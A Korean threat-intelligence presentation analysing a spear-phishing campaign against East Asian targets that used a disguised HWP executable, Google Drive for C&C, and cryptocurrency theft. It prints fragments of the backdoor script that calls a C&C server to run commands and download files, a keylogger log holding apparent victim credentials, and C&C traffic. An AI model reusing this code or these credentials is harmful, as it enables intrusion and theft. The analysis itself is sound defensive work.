


# OPERATION KITTY PHSIHING

장 영 준  
수석 연구원, 팀 매니저  
cyj@nshc.net  
NSHC RedAlert, ThreatRecon Team


# NSHC RedAlert, ThreatRecon Team

- NSHC RedAlert 연구소의 ThreatRecon 팀은 Cyber Threat Intelligence 서비스 담당
- 현재 인텔리전스 및 악성코드 분석 업무로 한국과 싱가포르에서 팀을 운영 중
- 트위터([twitter.com/nshcthreatrecon](https://twitter.com/nshcthreatrecon))와 블로그([threatrecon.nshc.net](http://threatrecon.nshc.net))



# Threat Actor Groups


- APT 그룹들의 동아시아, 동남 아시아 및 중동 지역을 대상으로 한 해킹 활동 추적
- 현재 11개 Sector의 57개 그룹 관련 인텔리전스 보유 중
- 현재 총 792건의 인텔리전스 이벤트와 총 31,397개의 그룹 특성 데이터 보유 중



# OPERATION KITTY PHISHING


# SectorA 관련 해킹 그룹들

- SectorA의 해킹 그룹은 전 세계를 대상으로 해킹 활동을 수행 중
- SectorA의 해킹 그룹 중 SectorA01 그룹은 전 세계 대상으로 금융 범죄 목적으로 해킹
- SectorA02와 SectorA05 그룹은 동아시아 지역 중심으로 정보 수집 목적으로 해킹




# SectorA 관련 해킹 그룹의 해킹 기법

- 해킹 대상에게 악성코드가 첨부된 스피어 피싱(Spear Phishing) 이메일 전송
- 현재에는 이메일 계정과 암호 정보 탈취 목적의 피싱(Phishing) 활용
- 한글 파일 형태의 악성코드에서 MS 오피스(Office) 파일 형태의 악성코드 활용으로 변화




# SectorA05 그룹의 해킹 활동

- 2018년부터 다시 활발하게 동아시아 지역 대상으로 정보 수집 목적의 해킹 활동 수행 중
- 2018년 한 해 동안 총 31건의 인텔리전스 이벤트 생성, 총 19건이 동아시아 지역 관련 활동



# 스피어 피싱으로 해킹 시도


- “Operation Kitty Phishing”은 2019년 1월 발견된 SectroA05 그룹의 해킹 활동 중 하나
- 동아시아 지역 국가의 정부 활동과 관련된 고급 정보 수집 목적으로 해킹 진행
- 해킹 기법은 악성코드가 첨부된 스피어 피싱 활용





# 한글 파일로 위장한 악성코드

- 스피어 피싱 이메일의 첨부 파일은 암호가 설정된 압축 파일(ZIP)이 존재
- 압축 파일 내부에는 2개의 정상 파일과 1개의 한글 파일로 위장한 실행 파일(RARSfx) 존재
- 실행 파일 내부에는 1개의 정상 한글 파일과 2개의 스크립트(Script) 파일 존재
- 공통적으로 1차 C&C 서버로 구글 드라이브(Google Drive) 활용



Name	Size	Packed	Type	Modified	CRC32	
..			파일 폴더			
1.hwp	466,432	457,153	HWP 파일	2019-01-07 ...	0C3FEC98	Setup=1.hwp
2.wsf	2,047	855	Windows 스크립...	2019-01-07 ...	BB28667C	Setup=2.wsf
3.wsf	6,007	2,379	Windows 스크립...	2018-12-27 ...	24532D39	Setup=3.wsf
						TempMode
						Silent=1
						Overwrite=1

# 스크립트 악성코드 활용


- 실행 파일을 해킹 대상이 실행하게 되면, 정상 한글 파일 열람과 동시 스크립트 파일 실행
- 1개의 스크립트 파일은 C&C 서버에서 DLL 파일 형태의 백도어 다운로드 및 실행
- 다른 1개의 스크립트 파일은 백도어 기능을 수행하도록 제작

```
while(true)
{
    xhr.open("GET", "https://drive.google.com/uc?export=download&id= ", false);
    xhr.send();
    if(xhr.status==200)
    {
        serverurl=xhr.responseText;
        root2=serverurl+"/brave.ct";
        break
    }
    WScript.Sleep(1000*60)
}
```

```
xhr.open("GET", serverurl+"/board.php?m="+MAC_ADDR+"&v="+VERSION+"|"+TIMEOUT, false);
xhr.send();
if(xhr.status==200) {
    var txt=Base64.decode(xhr.responseText);
    var cmd_arr=txt.split("|");
    if(cmd_arr.length>1) {
        if(cmd_arr[0]=="cmd") {
            exec_cmd(cmd_arr[1])
        }
        else {
            if(cmd_arr[0]=="download") {
                download(cmd_arr[1])
            }
            else {
                if(cmd_arr[0]=="upload") {
                    upload("upload", cmd_arr[1])
                }
            }
            else {
                if(cmd_arr[0]=="update") {
                    update();
                    WScript.Quit()
                }
            }
            else {
                if(cmd_arr[0]=="interval") {
                    try
                    {
                        var min=parseInt(cmd_arr[1]);
                        TIMEOUT=min
                    }
                }
            }
        }
    }
}
```

# 구글 드라이브와 지메일 활용

- 1차 C&C 서버로 구글 드라이브를 활용, 해당 구글 드라이브에는 2차 C&C 서버 주소 존재
- 구글 드라이브를 생성한 이메일 주소는 2017년 9월 발생한 피싱 이메일 발신 주소 중 하나
- 추가 발견한 11개의 지메일(Gmail) 주소 모두 보안과 관련된 키워드를 메일 주소로 활용



# 일본 서버를 2차 C&C 서버 활용

- 발견된 C&C 서버 중 한 곳은 일본에 위치하고 있으며, 한국 TLD(Top Level Domain) 사용
- 2016년 11월 발견된 키로거(Keylogger) 형태의 악성코드도 동일한 도메인을 C&C 서버로 사용
- 약 27개월 동안 일본에 위치한 서버를 C&C 서버로 사용

## Whois Record for [REDACTED].co.kr


### Domain Profile

Registrant	[REDACTED]
Registrar Status	
Dates	2,665 days old Created on 2011-11-02 Expires on 2019-11-02 Updated on 2012-02-23
Name Servers	NS1.DNS.NE.JP (has 581,076 domains) NS2.DNS.NE.JP (has 581,076 domains)
Tech Contact	—
IP Address	[REDACTED] - 134 other sites hosted on this server
IP Location	🇯🇵 - Tokyo - Tokyo - Sakura Internet Inc.
ASN	🇯🇵 AS9371 SAKURA-C SAKURA Internet Inc., JP (registered Aug 17, 1998)

### Website

Website Title	🔒 403 Forbidden
Server Type	nginx
Response Code	403
Terms	10 (Unique: 10, Linked: 0)
Images	0 (Alt tags missing: 0)
Links	0 (Internal: 0, Outbound: 0)

Whois Record (last updated on 2019-02-18)



# 가상 화폐 정보 탈취

- SectorA05 그룹은 해킹 대상이 가상 화폐를 가지고 있는지 확인
- 추가적으로 화면 캡처, 키로깅 및 크롬 브라우저(Chrome Browser) 정보 탈취
- 가상화폐 관련 정보들을 수집하여 C&C 서버로 전송

```
history.log - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

--- [02/56/54 <Microsoft Excel - 보유코인.xlsx>] ---
36[<-][<-]3638
--- [02/57/08 <BTCUSD: 3638.0 ▼?0.03? TradingView - Chrome>] ---

--- [02/57/08 <>] ---
[TAB]
--- [02/57/11 <Microsoft Excel - 보유코인.xlsx>] ---
35651310503994000
--- [02/57/58 <새 탭 - Chrome>] ---
www[<-][<-][<-][<-]www.gmailbit2000[<-][<-][<-][<-]3000@gmail.com
Ejrtkdrkwmdk!!!
--- [02/59/21 <Microsoft Excel - 보유코인.xlsx>] ---
aotnvhwtusah[<-][<-]ahrvybitetheri[<-]30ro->100ro9984[<-][<-][<-][<-]
[<-]984ro clsr[<-][<-][<-]t[<-]slrbxnwkh tndlr rmreoghkd[<-]wlrkq q[<-][<-][<-]
[<-]OTP tfwjd ghkr[<-]vlfdygkfdlf
--- [03/02/27 <새 탭 - Chrome>] ---
zhdl[<-][<-][<-][<-]zhdlsvks
```

```
GET /Est/board.php?m= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
60.0.3112.101 Safari/537.36,gzip(gfe),gzip(gfe)
Host: 
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: openresty
Date: 
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.0.32

48
cmd|dir c:\\지갑비번
cmd|dir c:\\지갑비번\\지갑 개인키.txt
0
```

# Operation Kitty Phishing

- 스크립트를 이용해 해킹 대상을 Kitty(적립금)로 부르며 개인별 관리
- 해킹 대상 개인별 맞춤형으로 제작한 악성코드 추가 다운로드 및 실행

```
<!DOCTYPE html>
<html lang="ko">
  <head>
    <meta charset="euc-kr">
    <meta http-equiv="refresh" content="900"> <!-- 15 Min -->
    <title>Where is my Kitty</title>
  </head>
  <body class="no-skin">
    <center>
      <h1>Kitty Service</h1>
    </center>
    <form action="console.php" method="POST">
      <!-- <div style="border:1px solid;background-color:yellow;width:500px">
        <span style="color:red">* Important *</span><br/>
        <div> -->
          <div> -->
            <br/>
            <table width=100% height=100% border="1px solid #000">
              <thead style="background:antiquewhite">
                <th>No</th>
                <th width="10%">Name</th>
                <th width="20%">Version</th>
                <th width="5%">Status</th>
                <th width="10%">Nick</th>
                <th>Cmd</th>
                <th>Uploaded</th>
                <th>Last</th>
              </thead>
            </table>
          </div>
        </div>
      </form>
```

```
1 int Query()
2 {
3   sub_10002D50("C:\\Users\\[redacted]브로\\AppData\\[redacted]", 0);
4   Sleep(0x3E8u);
5   return 0;
6 }
```

# CONCLUSION

# Cyber Threat Intelligence 활용 단계

- **전략적 인텔리전스(Strategic Threat Intelligence)**

- 전략적인 큰 그림으로 위협의 동향과 범위 등을 다루며, C 레벨(CEO, CISO, CSO) 대상
  - TTP(Tactic, Technic, Procedure)에 대한 이해로 조직의 보안 전략, 정책, 보안 및 IT 환경 구성에 변화 가능

- **운영적 인텔리전스(Operational Threat Intelligence)**

- 내부 IT 환경의 공격 접점(Attack Surface) 분석으로 공격 발생 과정 분석(Kill Chain, Diamond Model, Cyber Campaign Modelling), 중간 관리자 대상
  - 조직 내부 IT 환경에 대한 인텔리전스 및 조직 외부 위협 인텔리전스 확보로 신규 공격 접점 확인 가능

